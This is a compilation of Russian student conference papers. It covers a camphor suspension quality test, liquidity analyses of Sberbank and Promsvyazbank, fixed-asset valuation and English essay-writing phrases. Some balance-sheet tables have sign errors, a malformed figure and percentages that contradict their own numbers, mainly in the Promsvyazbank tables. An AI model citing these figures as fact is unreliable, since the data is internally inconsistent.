Высота отстоявшегося слоя камфоры. Суспензия камфоры хранилась согласно НД в холодильнике более суток при постоянной низкой температуре. Измерение высоты осадка проводилось на глаз с помощью линейки. Высота составила ~7 мм.

Ресуспендируемость. При нарушении устойчивости суспензий они должны восстанавливать равномерное распределение частиц по всему объёму после 24 часов хранения при взбалтывании в течение 15—20 секунд, после трёх суток хранения — в течение 40—60 секунд.

Для определения ресуспендируемости суспензии, после хранения более суток в холодильнике, раствор взбалтываем. При взбалтывании осадок исчезает, а раствор становится мутным за 17 секунд. Данный показатель соответствует нормативной документации.

Седиментативная устойчивость камфоры. Для определения седиментативной устойчивости мы часть суспензии камфоры перелили в сухой мерный стакан, частицы действующего вещества после 5 минут наблюдения не оседают на дне стакана, но частично прилипают к стенкам. Данный показатель свидетельствует о равномерном распределении дисперсной фазы в дисперсной среде. Суспензия камфоры устойчива.

Отклонение в массо-объёмных показателях. Согласно ГФ XIII ОФС.1.4.1.0014.15 отклонения в массо-объёмных показателях должны быть не более 3%.

152 +/- 3% = 4,5 мл

В полученной нами суспензии камфоры отклонение по массо-объёмному показателю составило ~1%, т.к. примерная потеря составило около 2 мл.

Выводы. Была изготовлена суспензия на основе порошка камфоры с использованием стабилизатора Твин-80, взятых в определённых количествах. Для оценки качества суспензии были проведены основные эксперименты изложенные в ГФ XI и ГФ XIII.

Определение	Показатель
Однородность частиц	Не превышает 50 мкм
Высота отстоявшегося слоя	~7 мм
Ресуспендируемость	Осадок исчезает через 17 секунд активного взбалтывания
Седиментативная устойчивость	Частицы камфоры не оседают в течении 5 минут
Отклонение в массо-объёмных показателях	Отклонение около 2 мл (~1%)

Использованные источники:

1. Государственная Фармакопея Российской Федерации [Электронный ресурс]: Суспензии / ОФС.1.4.1.0014.15 – Режим доступа: http://pharmacopoeia.ru
2. Приказ Минздрава России от 26.10.2015 N 751н “ Об утверждении правил изготовления и отпуска лекарственных препаратов для медицинского применения аптечными организациями, индивидуальными предприятиями, имеющими лицензию на фармацевтическую деятельность” [Электронный ресурс]: http://zdrav-dep.admin-smolensk.ru
3. XuMuk.ru [Электронный ресурс]: Суспензии. Режим доступа: http://www.xumuk.ru
4. Chemie Mania [Электронный ресурс]: Классификация суспензий. Режим доступа: http://www.chemiemania.ru
5. *Medinfo.social [Электронный ресурс]: Общая характеристика и классификация суспензий. Режим доступа: https://medinfo.social*
6. *Medinfo.social [Электронный ресурс]: Технология изготовления суспензий. Режим доступа: https://medinfo.social*

УДК 336.6

Старыгина Е.А.
студент 4 курса
факультет " Экономика, сервис и предпринимательство"
Хачатурян О.Р.
студент магистратуры
факультет ""Экономика, сервис и предпринимательство"
Фисенко Ю.И.
студент магистратуры
факультет ""Экономика, сервис и предпринимательство"
Институт сферы обслуживания и предпринимательства (ф) ДГТУ
Россия, г. Шахты

ОЦЕНКА ФИНАНСОВОГО СОСТОЯНИЯ КОММЕРЧЕСКОГО БАНКА С ПОЗИЦИИ ЛИКВИДНОСТИ И ПЛАТЕЖЕСПОСОБНОСТИ (НА ПРИМЕРЕ ПАО "СБЕРБАНК РОССИИ")

Аннотация:

В настоящее время экономическая обстановка в мире привела к крайней неустойчивости финансового рынка, следствием чего становится необратимый процесс банкротства банков. У коммерческих банков возникло две проблемы: ликвидность и качество активов. Поэтому, в современных условиях проведение анализа ликвидности и использования его результатов для повышения эффективности принимаемых управленческих решений крайне необходимо. Оценка ликвидности является одной из актуальнейших задач управления банком и обеспечения его финансовой безопасности.

Ключевые слова: финансы, банк, ликвидность, платежеспособность.

Starygina E.A.
4th year student
faculty of Economics, entrepreneurship and service "
The Institute of service sector and entrepreneurship (f) DSTU
Russia, Shakhty
Khachaturian O.P.
master's student
faculty of Economics, entrepreneurship and service "
The Institute of service sector and entrepreneurship (f) DSTU
Russia, Shakhty
Fisenko I. Yu.
master's student
faculty of Economics, entrepreneurship and service "
The Institute of service sector and entrepreneurship (f) DSTU
Russia, Shakhty

ASSESSMENT OF THE FINANCIAL CONDITION OF COMMERCIAL BANK'S LIQUIDITY POSITION AND SOLVENCY (EXAMPLE OF PJSC "SBERBANK OF RUSSIA")

Annotation:

Currently, the economic situation in the world has led to extreme instability of the financial market, resulting in an irreversible process of bankruptcy of banks. Commercial banks had two problems: liquidity and asset quality. Therefore, in modern conditions, the analysis of liquidity and the use of its results to improve the efficiency of management decisions is essential. Liquidity assessment is one of the most important tasks of the Bank's management and financial security.

Keywords: Finance, Bank, liquidity, solvency.

Под ликвидностью банка понимается способность кредитной организации обеспечить своевременное и полное выполнение своих обязательств. Анализ ликвидности коммерческого банка позволяет:

– выявить тенденции, свидетельствующие об ухудшении ликвидности банка;

– провести анализ факторов внутренней и внешней среды;

– выработать меры по корректировке ситуации.

Анализ ликвидности и платежеспособности коммерческого банка делится на несколько этапов:

1. Анализ факторов, воздействующих на ликвидность.
2. Структурный анализ баланса коммерческого банка.
3. Расчет и анализ обязательных нормативов деятельности банка.
4. Предложение рекомендаций для дальнейшего принятия решений по управлению ресурсами коммерческого банка.

Целью первого этапа выступает учет факторов внутренней и внешней среды, которые воздействуют на политику банка и его ликвидность. Все факторы делятся на две группы: макроэкономического и микроэкономического характера. К факторам макроэкономического характера можно отнести: экономическую и политическую ситуацию в стране, эффективность государственного регулирования и контроля. К факторам микроэкономического характера можно отнести: качество управления деятельностью банка, достаточность собственного капитала, качество и устойчивость ресурсной базы, степень зависимости от внешних источников заимствования.

Также на ликвидность банка помимо перечисленных факторов оказывает влияние объект, структура и сроки забалансовых операций.

Исследовав группы факторов, отрицательно влияющих на ликвидность, переходим ко второму этапу – структурному анализу. Анализ структуры пассивов банка представляет общую картину о ресурсной базе, отражая её количественные и качественные характеристики. Структурный анализ подразделяется на горизонтальный и вертикальный анализ.

Горизонтальный анализ базируется на определении динамики удельного веса статей актива и пассива от валюты баланса. Вертикальный анализ дает информацию об основных группах источников средств по пассиву и об основных направлениях размещения средств по активу. [Таблица 1]

Таблица 1.Анализ динамики пассивов ПАО "Сбербанк России"

Статья пассива	01.01.2017 г.	01.01.2018 г.	Отклонение	
			+/–	%
Собственные средства	4 026 224 068	4 710 177 560	+683953 492	+16,99
Прибыль текущего года	516 987 788	674 119 836	+157 132 040	+30,4
Капитал	3 143 379 443	3 694 397 893	+551 018 450	+17,5
Средства банков	961 441 329	1 067 510 095	+106 068 766	+11,03
Валютные операции	1 572 841	1 208 394	–364 447	–23,2
Производные фин. инструменты	107 586 935	82 400 673	–25 186 262	–23,4
Привлеченные средства	12 921 362 476	13 170 618 114	–249 255 638	–1,93
Прочие пассивы	280 548 305	236 530 599	–44 017 706	–15,7

На основе данных таблицы и сопоставлении структуры изменений в пассиве, можно сделать вывод, что источниками притока новых средств были следующие статьи:

1. Собственные средства (+16,99%).
2. Капитал (+17,5%).
3. Средства банков (+11,03%).

Данный факт положительно характеризует финансовую устойчивость банка. Доля собственных средств увеличилась на 16,99%, что свидетельствует о повышении независимости банка.[1]

Структурный анализ дал общую картину о ресурсной базе банка и её динамике. Однако, для оценки финансового состояния и ликвидности банка необходимо определить обязательные нормативы деятельности банка.

Инструкцией Центрального Банка от 28.06.2017 г. №180–И "Об обязательных нормативах банка" (ред. от 03.09.2018 г.) определены следующие показатели:[2]

– Н1.1 (достаточность базового капитала банка), минимальное значение 4,5%;

–Н1.2 (достаточность основного капитала банка), минимальное значение 6%;

–Н1.0 (достаточность собственных средств), минимальное значение 8%;

– Н2 (мгновенная ликвидность банка), минимальное значение 15%;

– Н3 (текущая ликвидность банка), минимальное значение 50%;

– Н4 (долгосрочная ликвидность), максимальное значение 120%;

– Н6 (максимальный размер риска на одного заёмщика),

максимальное значение 25%;

–Н7 (максимальный размер крупных кредитных рисков), максимальный размер 800%;

–Н9.1 (максимальный размер кредитов, банковских гарантий и поручительств), максимальный размер 50%;

–Н10.1 (совокупная величина риска по инсайдерам банка), максимальная величина 3%;

– Н12 (использование капитала банка для приобретения акций других юридических лиц), максимальное значение 25%. [Таблица 2]

Таблица 2. Обязательные нормативы ПАО "Сбербанк России" по состоянию на 01.01.2018 г.

Норматив	Значение	Рассчитанное значение
Н1.1	min 4,5%	9,94%
Н1.2	min 6%	9,94%
Н1.0	min 8%	13,64%
Н2	min 15%	216,97%
Н3	min 50%	301,65%
Н4	max 120%	55,36%
Н6	max 25%	17,91%
Н7	max 800%	129,76%
Н9.1	max 50%	0,00%
Н10.1	max 3%	0,52%
Н12	max 25%	15,31%

Проанализировав данные, приведенные в таблице, можно сделать вывод, что рассчитанные значения соответствуют всем обязательным нормативам, установленным законодательно. Соблюдение обязательных нормативов призвано обеспечить достаточность собственного капитала, ликвидность банков, высокое качество активов. Проведённый анализ ликвидности и платежеспособности банка позволяет дать положительную оценку финансовой устойчивости ПАО "Сбербанк России". [3]Кроме того, для снижения риска ликвидности банк поддерживает стабильную структуру пассивов, осуществляет вложения в ликвидные финансовые активы, контролирует использование существующих резервов ликвидности, поддерживает отношениях с контрагентами на финансовых рынках. В банке предусмотрен специальный Комитет по управлению активами и пассивами. Оценка, управление и контроль риска ликвидности осуществляется в соответствии с едиными стандартами с учетом диверсификации требований к разным категориям участников Группы. Группы отвечают за эффективное управление ликвидностью соответствующих организаций.[4]

Использованные источники:

1. Официальный сайт ПАО Сбербанк России. [https://www.sberbank.com/ru]. Дата обращения: 13.12.2018 год.

2. Правовой сайт "КонсультантПлюс".[http://www.consultant.ru]. Дата обращения: 13.12.2018 год.

3. Селезнева Р.С., Вилисова М.Л.//Организация риск-менеджмента в банке//Экономика и управление: проблемы, тенденции, перспективы развития.2016. – С. 205-207.
4. Cherkesova E.Y.,BreusovaE.A., SavchishkinaE.P., Demidova N.E.//Competitiveness Of The Human Capital As Strategic Resource Of Innovational Economy//Journal of Advanced Research in Law and Economic. - 2016. - Volume VII (Winter), Issue 7(21). - С. 1662-1667.

УДК 336.6

Старыгина Е.А.
студент 4 курса
факультет " Экономика, сервис и предпринимательство"
Хачатурян О.Р.
студент магистратуры
факультет "Экономика, сервис и предпринимательство"
Фисенко Ю.И.
студент магистратуры
факультет "Экономика, сервис и предпринимательство"
Институт сферы обслуживания и предпринимательства (ф) ДГТУ
Россия, г. Шахты

ФИНАНСОВЫЙ АНАЛИЗ ДЕЯТЕЛЬНОСТИ КОММЕРЧЕСКОГО БАНКА

Аннотация:

В настоящее время в условиях рыночной нестабильности финансовый анализ банка стал особенно актуальным. Анализ деятельности коммерческого банка можно считать одним из основных этапов оценки бизнеса и может быть рассмотрен в качестве обобщающей характеристики банка. В данной статье проведен общий анализ банка и дана оценка его финансовой устойчивости.

Ключевые слова: финансы, коммерческий банк, анализ, банковский бизнес, финансовая устойчивость.

Starygina E.A.
4th year student
faculty of Economics, entrepreneurship and service "
The Institute of service sector and entrepreneurship (f) DSTU
Russia, Shakhty
Khachaturian O.P.
master's student
faculty of Economics, entrepreneurship and service "
The Institute of service sector and entrepreneurship (f) DSTU
Russia, Shakhty
Fisenko I. Yu.

master's student
faculty of Economics, entrepreneurship and service "
The Institute of service sector and entrepreneurship (f) DSTU
Russia, Shakhty

FINANCIAL ANALYSIS OF THE ACTIVITY OF A COMMERCIAL BANK

Annotation:

Currently, in the conditions of market instability, the financial analysis of the bank has become particularly relevant. Analysis of a commercial bank can be considered one of the main stages of business valuation and can be considered as a generalizing characteristic of the bank. This article contains a general analysis of the bank and an assessment of its financial stability.

Keywords: finance, commercial bank, analysis, banking, financial sustainability.

Финансовый анализ деятельности коммерческого банка можно считать одним из основных этапов оценки банковского бизнеса и может быть рассмотрен в качестве обобщающей характеристики деятельности банка. Центральными элементами методологического инструментария в финансовом анализе являются методы экономического анализа, связанные с использованием математических, статистических, учётных приемов обработки. Выбор того или иного метода зависит, прежде всего, от доступности информации о банке и его хозяйственной деятельности (результатах хозяйственной деятельности).

Основная группа методов экономического анализа включает в себя:

1. Индексный метод, базирующийся на получении универсального индикатора, который характеризует ту или иную сторону деятельности банка;
2. Метод группировки позволяет изучить различного рода экономические явления в своей взаимосвязи и обнаружить проявление тех или иных закономерностей;
3. Метод коэффициентов;
4. Метод наглядного изображения (схемы, графики, табулирование);
5. Метод системного анализа основывается на системной обработке больших массивов данных;
6. Метод сравнений;
7. Метод элиминирования позволяет выявить исследователю влияние отдельных факторов на общий показатель;
8. Структурный метод – метод, основа которого состоит в анализе структуры активов, пассивов и доходов (расходов) с целью их оптимизации.

В качестве объекта анализа выберем ПАО "Промсвязьбанк" – универсальный банк с государственным участием, основанный в 1995 году. Входит в десятку крупнейших банков РФ и список системно значимых кредитных организаций, утвержденный ЦБ РФ. Согласно рейтингам

ведущих агентств ПАО "Промсвязьбанк" занимает 9 место по размеру активов среди банков РФ. Кроме того, банк выбран в качестве опорного для операций по государственному оборонзаказу и крупным госконтрактам. Поэтому, данный банк выбран для финансового анализа деятельности коммерческого банка.

При анализе деятельности коммерческого банка "Промсвязьбанк" будет использован метод структурного анализа. В свою очередь структурный анализ подразделяется на горизонтальный и вертикальный. Для изучения динамики изменений структуры баланса банка будет применен горизонтальный анализ.[1]

Рассмотрим баланс банка по статьям активов и пассивов. [Таблица 1,2].

Таблица 1. Структура активов баланса ПАО "Промсвязьбанк"

Статья актива	Всего, руб.		Отклонение	
	на 01.01.2017 г.	на 01.01.2018 г.	+/-	%
1.Высоколиквидные активы (денежные средства, корсчета в ЦБ, драг. металлы и драг. камни и др.)	76 046 066	59 421 445	- 16 624 621	- 21,86
2. Гос. бумаги (гос. бумаги РФ, гос. бумаги иностранных государств)	46 078 492	65 076 948	+ 18 998 455	+ 41,23
3. Средства в банках (корсчета, МБК, резерв под просрочку)	223 167 852	174 203 662	+ 48 964 190	- 21,94
4. Производные финансовые инструменты (облигации, акции, паи, доли)	19 802 487	12 910 151	- 6 892 336	- 34,8
5. Кредиты клиентам	798 551 004	739 521 763	- 59 029 341	- 7,4
6. Неликвидные средства	32 568 231	24 916 147	- 7 652 084	- 23,5
7. Прочие активы	55 492 945	165 67 521	+ 110 184 576	+ 198,5

Таблица 2. Структура пассивов баланса ПАО "Промсвязьбанк"

Статья пассива	Всего		Отклонение	
	на 01.01.2017 г.	на 01.01.2018 г.	+/-	%
1. Собственные средства (уставный фонд, переоценка имущества, резервный фонд)	208 339 585	322 937 359	+ 114 597 774	+ 55
2. Прибыль текущего года	12 125 166	10 524 679	- 1 600 487	- 13,2
3. Средства банков (корсчет, МБК)	121 168 811	388 180 725	+ 267 011 914	+ 22,03
4. Производные финансовые инструменты (клиентские счета, незавершенные расчеты, картотека)	5 362 995	5 694 021	+ 331 026	+ 6,17
5. Привлеченные средства	768 110 937	532 125 226	- 235 985 711	- 30,8
6. Прочие пассивы	14 268 767	1 539 790	- 12 728 977	- 98,73

В данных таблицах представлен анализ динамики пассивов (активов) банка "Промсвязьбанк". Целью горизонтального анализа деятельности являлось выявление абсолютных и относительных изменений величин различных статей баланса за определенный период (год).[2]

На основе данных таблиц и сопоставляя структуры изменений в активе и пассиве, можно сделать вывод, что источниками притока новых средств были следующие статьи:

1. Гос. бумаги (+ 41,23%) – в активе;
2. Собственные средства (+55%) – в пассиве;
3. Средства банков (+22,03%) – в пассиве;
4. Производные финансовые инструменты (+6,17%) – в пассиве.

За анализируемый период (01.01.2017 - 01.01.2018) совокупные пассивы увеличились на 16,8% и достигли 1 417 476 640 руб.

Доля собственных средств увеличилась на 55%, что свидетельствует о повышении независимости банка. Однако, необходимо отметить, что если финансирование деятельности банка осуществляется только за счет собственных средств, то не во всех случаях это ему выгодно. Также при ситуации, когда цены на финансовые ресурсы невысокие, а банк имеет возможность обеспечить более высокий уровень отдачи во вложенный капитал, чем платит за кредитные ресурсы, то привлекая заемные средства, он может увеличить рентабельность собственного капитала.[3]

Таким образом, в целом, финансовое состояние коммерческого банка "Промсвязьбанк" можно охарактеризовать, как положительное.

Процедура анализа финансового состояния позволяет выявить основные финансовые проблемы:

– уменьшение суммы хозяйственных средств предприятия;
– сокращение величины собственных оборотных средств;
– отсутствие у предприятия возможности покрыть текущие

обязательства;

– снижение коэффициента текущей ликвидности.

Для решения данных проблем фирме рекомендуют применить следующие направления улучшения финансового положения:

– уменьшение затрат;

– изменение инвентарных запасов в зависимости от их роли в производственном процессе;

– ускорение оборачиваемости денежных средств путем взыскания задолженности.

Использованные источники:

1. Официальный сайт ПАО "Промсвязьбанк" [https://www.psbank.ru]. Дата обращения: 10 декабря.

2. Селезнева Р.С., Вилисова М.Л.//Организация риск-менеджмента в банке//Экономика и управление: проблемы, тенденции, перспективы развития.2016. – С. 205-207.

3. E.Y.,BreusovaE.A., SavchishkinaE.P., Demidova N.E.//Competitiveness Of The Human Capital As Strategic Resource Of Innovational Economy//Journal of Advanced Research in Law and Economic. - 2016. - Volume VII (Winter), Issue 7(21). - С. 1662-1667.

УДК 336.6

Старыгина Е.А.
студент 4 курса
факультет " Экономика, сервис и предпринимательство"
Корнилова Ю.Т.
студент магистратуры
факультет ""Экономика, сервис и предпринимательство"
Институт сферы обслуживания и предпринимательства (ф)
ДГТУ
Россия, г. Шахты

ОЦЕНКА ОСНОВНЫХ СРЕДСТВ В БУХГАЛТЕРСКОМ УЧЕТЕ И АНАЛИЗ ИХ ВЛИЯНИЯ НА ФИНАНСОВОЕ СОСТОЯНИЕ ПРЕДПРИЯТИЯ

Аннотация:

В настоящее время оценка основных средств является востребованной услугой относительно других типов оценки. Определение стоимости основных фондов предприятия для целей учёта и анализа, экономических расчётов и прогнозов, формирования обобщающих отраслевых показателей.

Ключевые слова: анализ, бухгалтерский учёт, оценка, предприятие.

Starygina E.A.
4th year student
faculty of Economics, entrepreneurship and service "
The Institute of service sector and entrepreneurship (f) DSTU
Russia, Shakhty
Kornilova Yu.T.
master's student
faculty of Economics, entrepreneurship and service "
The Institute of service sector and entrepreneurship (f) DSTU
Russia, Shakhty

VALUATION OF FIXED ASSETS IN THE ACCOUNTING RECORDS AND ANALYZE THE EFFECT OF BUSINESS TRANSACTIONS ON THE FINANCIAL POSITION OF THE COMPANY

Annotation:

Currently, the valuation of fixed assets is a popular service relative to other types of valuation. Determination of the value of fixed assets of the enterprise for the purposes of accounting and analysis, economic calculations and forecasts, the formation of General industry indicators.

Keywords: analysis, accounting, evaluation, enterprise.

Основные фонды – средства труда, неоднократно участвующие в производственном цикле и переносящие свою стоимость на готовую продукцию по частям по мере износа.

В экономической литературе широко представлены варианты классификаций по различным признакам:

1. По функциональному назначению:

– производственные (напрямую связаны с производством продукции);

– непроизводственные (служат для удовлетворения культурно-бытовых потребностей работников)

2. По использованию:

– находящиеся в запасе;

– находящиеся в резерве;

– находящиеся в консервации.

3. По принадлежности:

– собственные;

– арендованные.

Второй вариант классификации основных средств базируется на разделении их на активные и пассивные. К активным специалисты относят: машины, оборудование, инструменты.

В состав основных средств входят:

– основные производственные фонды;

– основные непроизводственные фонды;

– нематериальные активы.

Основные средства отражаются в первом разделе актива. Главная особенность этого раздела в том, что в нем отражаются долговременные активы, которые способны приносить прибыль в течение нескольких лет. Однако, стоит отметить, что не учитывается в составе основных фондов и являются объектами для начисления амортизации средства труда, служащие менее 1 года и средства труда, стоимость которых до ста минимальных размеров оплаты труда.

Как правило, основные средства учитываются и оцениваются в натуральных и стоимостных показателях. Учет основных средств в натуральных показателях необходим для определения количества с целью ведения планирования отдельных производственных средств, расчет производственной мощности основных средств. Недостатком учета основных средств в натуральном показателе является то, что они имеют ограниченную сферу применения и способны оценивать возможности основных средств только одного вида. Для оценки всей совокупности основных средств прибегают к стоимостной оценке.

В настоящее время выделяется три вида оценки по:

– первоначальной стоимости;

– восстановительной стоимости;

– остаточной стоимости.

По первоначальной стоимости основные средства принимаются к бухгалтерскому учету, который зависит от способа поступления актива на предприятие, а именно:

1. Объекты, которые приобретены за плату, оцениваются по

фактическим затратам, связанным с приобретением (строительством).

2. Объекты, которые были изготовлены самим предприятием, оцениваются по фактическим затратам, связанным с производством данных основных средств.

3. Объекты, которые были внесены в счет вклада в уставный капитал организации, оцениваются в размере, согласованном учредителями организации.

4. Объекты, которые поступили на предприятие безвозмездно по договору дарения, оцениваются исходя из их рыночной стоимости на дату принятия объекта к бухгалтерскому учету.

5. Объекты, которые были получены по договорам мены, оцениваются по стоимости переданных или подлежащих передаче ценностей.

6. Объекты, поступившие по договорам доверительного управления имуществом, могут быть оценены по стоимости, которая определяется в соответствии с Приказом Минфина РФ от 24.12.2010 года.[1]

7. Объекты, которые были обнаружены в ходе инвентаризации активов и обязательств, оцениваются по текущей рыночной стоимости.

Следующим видом оценки является оценка по восстановительной стоимости, которая включает стоимость всех затрат на приобретение имущественных объектов или их строительство. В соответствии с Методическими указаниями под восстановительной стоимостью понимается сумма денежных средств, уплаченная на дату проведения переоценки в случае необходимости замены какого-либо объекта основных средств.

Информационной базой о восстановительной стоимости может служить:

– сведения о ценах на аналогичную продукцию в письменной форме;

– сведения, полученные от органов государственной статистики, торговых инспекций;

– СМИ;

– бюро технической инвентаризации.

Последний вид оценки основных средств – по остаточной стоимости. Стоимость объекта основных средств определяется с учетом начисления амортизации. Формула расчета остаточной стоимости проста и понятна, и состоит в вычете из первоначальной (восстановительной) стоимости сумму амортизационных отчислений. Однако, следует отметить, что данный вид оценки показывает величину стоимости основных средств, которая еще не перенесена на готовую продукцию.[2]

Хозяйственные операции с основными средствами оказывают существенное влияние на финансовые результаты и финансовое состояние предприятия.

Для того, чтобы определить, какое влияние оказывают хозяйственные операции на финансовое состояние разделим их на несколько видов в зависимости от содержания:

1. Текущая аренда основных средств способствует сокращению

величины собственного капитала за счет уменьшения чистой прибыли на величину затрат по аренде.

2. Приобретение основных средств за плату в целом замедляет оборот капитала, сокращает размеры ликвидных активов и ухудшает платежеспособность.

3. Лизинг способствует увеличению суммы внеоборотных активов и суммы задолженности арендодателям.

4. Внесение вклада в уставный капитал дочернего предприятия в целом структуру имущества компании не изменяет.

5. Продажа основных средств, соответственно, уменьшает размер основных средств, повышает ликвидность баланса и ускоряет оборот всего капитала.

6. Ликвидация основных средств способствует уменьшению собственных средств организации на сумму недоначисленной амортизации объекта, подлежащего ликвидации.[3]

Таким образом, оценка основных средств является довольно значительным инструментом при общей оценке компании. После получения оценки и проведения анализа можно сделать соответствующие выводы и оптимизировать работу компании.

Использованные источники:

1. Официальный сайт справочной правовой системы «Консультант Плюс» [http://www.consultant.ru].

2. E.Y.,BreusovaE.A., SavchishkinaE.P., Demidova N.E.//Competitiveness Of The Human Capital As Strategic Resource Of Innovational Economy//Journal of Advanced Research in Law and Economic. - 2016. - Volume VII (Winter), Issue 7(21). - С. 1662-1667.

3. Методические указания по бухгалтерскому учету основных средств [http://www.consultant.ru/document/cons_doc_LAW_45140/55a849d279fcb498b63b17e2000f22d9e4a08474].

УДК: 37.013.46

Стрежкова Е.В.
преподаватель английского языка
«Ростовский колледж рекламы, сервиса и туризма «Сократ»
Россия, г. Ростов-на-Дону

НАПИСАНИЕ ЭССЕ НА УРОКАХ АНГЛИЙСКОГО ЯЗЫКА

Аннотация: статья посвящена проблеме написания эссе на уроках английского языка. Рассмотрены понятие «эссе», его структура, композиция, фразы - клише, наиболее часто используемые в работе.

Ключевые слова: английский язык, речевая деятельность, эссе, фразы-клише.

Strezhkova E.V.
lecturer in English
«Rostov college of advertisement, service and tourism «Socrates»
Russia, Rostov-on-Don

WRITING AN ESSAY DURING THE ENGLISH LESSONS

Abstract. The article is devoted to the problem writing an essay during the English lessons. In addition, in this work the definition, the structure, composition, phrases - cliché is considered.

Keywords. English language, language behavior, essay, structure, phrases - cliché

Важной частью образовательного процесса является самостоятельная работа студентов, которая предусматривает персональную деятельность обучающихся. Одним из видов такой работы, способствующим совершенствованию языковых знаний на всех уровнях речевой деятельности, является написание эссе. Практика доказывает, что ученики, которые регулярно развивают свои письменные умения, быстрее осваивают разговорную сторону речи.

Кроме того, актуальность темы грамотного написания эссе на иностранном языке в значительной степени обусловлена современными тенденциями в обучении, в частности, при подготовке учащихся к выпускному экзамену (ЕГЭ). Как следствие, каждый преподаватель иностранного языка должен обучать учеников аргументированному высказываю своей точки зрения на какую-либо проблему посредством эссе.

Для начала, целесообразным будет обратиться к понятию «эссе». Эссе – это прозаическое сочинение небольшого объема и свободной композиции на частную тему, трактуемую субъективно и обычно неполно. [2] Структура эссе определяется предъявляемыми к нему требованиями, которые зависят от уровня учебного заведения (школа, колледж или вуз), но, так или иначе, этот литературный жанр включает три основных пункта:

1) Введение (Introduction).

2) Основная часть (Main body).

3) Заключение (Conclusion). [1]

В введении к эссе следует изложить основную тему работы, используя перифраз, фразеологизмы, пословицы, при этом не высказывая собственного мнения. Введение, как правило, состоит из трех-пяти предложений. Объём данной части составляет пять-семь процентов от письменной работы. [3]

При написании введения рекомендуется использовать следующие фразы-клише:

It is popularly believed that….

People often claim that... Some people argue that…

A lot of people think that…

It is often suggested /believed that…

Many people are in favour of idea that...

Many people are convinced that...

В основной части эссе раскрывается главная проблема работы и мнение пишущего о ней. Здесь следует высказать основную идею эссе, привести аргументы «за» и «против». Аргументируя собственную точку зрения на проблему, автору необходимо детализировать ее, подтвердить примерами, фактами, статистикой, мнением известных людей. Можно ссылаться на произведения, работы, статьи в данной сфере. Кроме того, рекомендуется опираться и на личный опыт. Объем основной части составляет 75-85 % от общего объема эссе. [3]

В основной части эссе рекомендуется использовать такие фразы-клише, как:

I would like to explain my point of view on this situation.

I would like to express my opinion on this problem.

As well as…. /In addition to this/that…

Besides, /…….also….

Apart from this/that….

Not to mention the fact that…

Some people believe that… however they fail to understand that…

I disagree with this point of view (statement, opinion) because …

Заключение является завершающей частью. Оно перекликается с введением, так как в нем повторяется тезис письменной работы, но, другими словами. Здесь следует резюмировать основные пункты эссе. Возможно, предложить пути решения основной проблемы работы. Приемлемый объем заключения 10-15 %. [3]

Наиболее используемые фразы – клише в заключении:

In conclusion, …

All in all, …

In brief, …

In short, …

In summary, …

Необходимо отметить, что фразы-клише, которые следует употреблять при написании эссе, типичны для использования, как в старшей школе, так и

в рамках колледжа или высшего учебного заведения.

Ошибки при написании эссе чаще всего совершают из-за того, что данная письменная работа требует глубоких знаний английского языка, обширного кругозора, собственного аргументированного мнения по многих вопросам, которые можно приобрести только в течение долгосрочного обучения.

Обучение следует проводить по принципу «от простого к сложному». Задания для формирования письменных навыков необходимо вводить постепенно, чередуя два вида речевой деятельности - чтение и письмо. На уроках должно фигурировать устное проговаривание всего того, что пишется. Далее педагогам следует уделять внимание различным упражнениям, ориентированным на формирование грамматических и лексических навыков.

Эффективными, на наш взгляд, также являются следующие упражнения: составление вопросов по теме или проблеме; письменные ответы на вопросы; описание картинок по образцу; составление плана сообщения; письменное описание ситуации с помощью данных слов и словосочетаний; составление диалога или же трансформация диалога в монолог; и, наконец, сочинение по заданной теме.

Роль обучения письменной речи на английском языке, в частности, эссе, в учебном процессе, несомненно, важна и требует должного внимания со стороны педагогов.

Использованные источники:

1. Гусева, М.С. Дмитриева, Е.О. Региональная экономика и управление: методология академического эссе // Самара: Самара госуд. экон. университет, 2017 г. - 68с.
2. Ожегов С.И. Словарь русского языка. М.: ООО «Издательство Оникс»: ООО «Издательство «Мир и Образование», 2008. – 1328 с.
3. Юсупова, Л.Н. Написание академического эссе на английском языке: учебное электронное пособие для студентов гуманитарных факультетов. - Петрозаводск: Издательство ПетрГУ, 2017. - 48 с.

УДК 001.201

Стрельцов Е.Г.
студент 4 курса очной формы обучения
направление подготовки «Государственное
и муниципальное управление»
Белятова Е.Н.
студент 4 курса очной формы обучения
направление подготовки «Государственное и муниципальное
управление»
Карпенко Е.В., к.социол.н.
ведущий научный сотрудник
Брянский филиал РАНХиГС
Россия, г. Брянск

ОПЫТ РАЗВИТИЯ СОЦИАЛЬНОГО ПРЕДПРИЯТИЯ НА ПРИМЕРЕ ЗАРУБЕЖНЫХ СТРАН

Аннотация: В данной статье рассматриваются опыт социального предпринимательства на примере зарубежных стран и законодательного закрепления статуса социального предприятия.

Ключевые слова: Социальное предприятие, социальное предпринимательство, НКО, меры социальной поддержки, налоговые льготы.

Streltsov E.
Student of the 4th year of full-time tuition of the training direction "State and Municipal Administration" of the Bryansk branch of the RANEPA of Bryansk
Belyatova E.
Student of the 4th year of full-time tuition of the training direction "State and Municipal Management" of the Bryansk branch of the RANEPA Bryansk
Karpenko E.
Candidate of Sociological Sciences, leading researcher of the Bryansk branch of the RANEPA

THE EXPERIENCE OF DEVELOPMENT OF SOCIAL ENTERPRISE ON THE EXAMPLE OF FOREIGN COUNTRIES

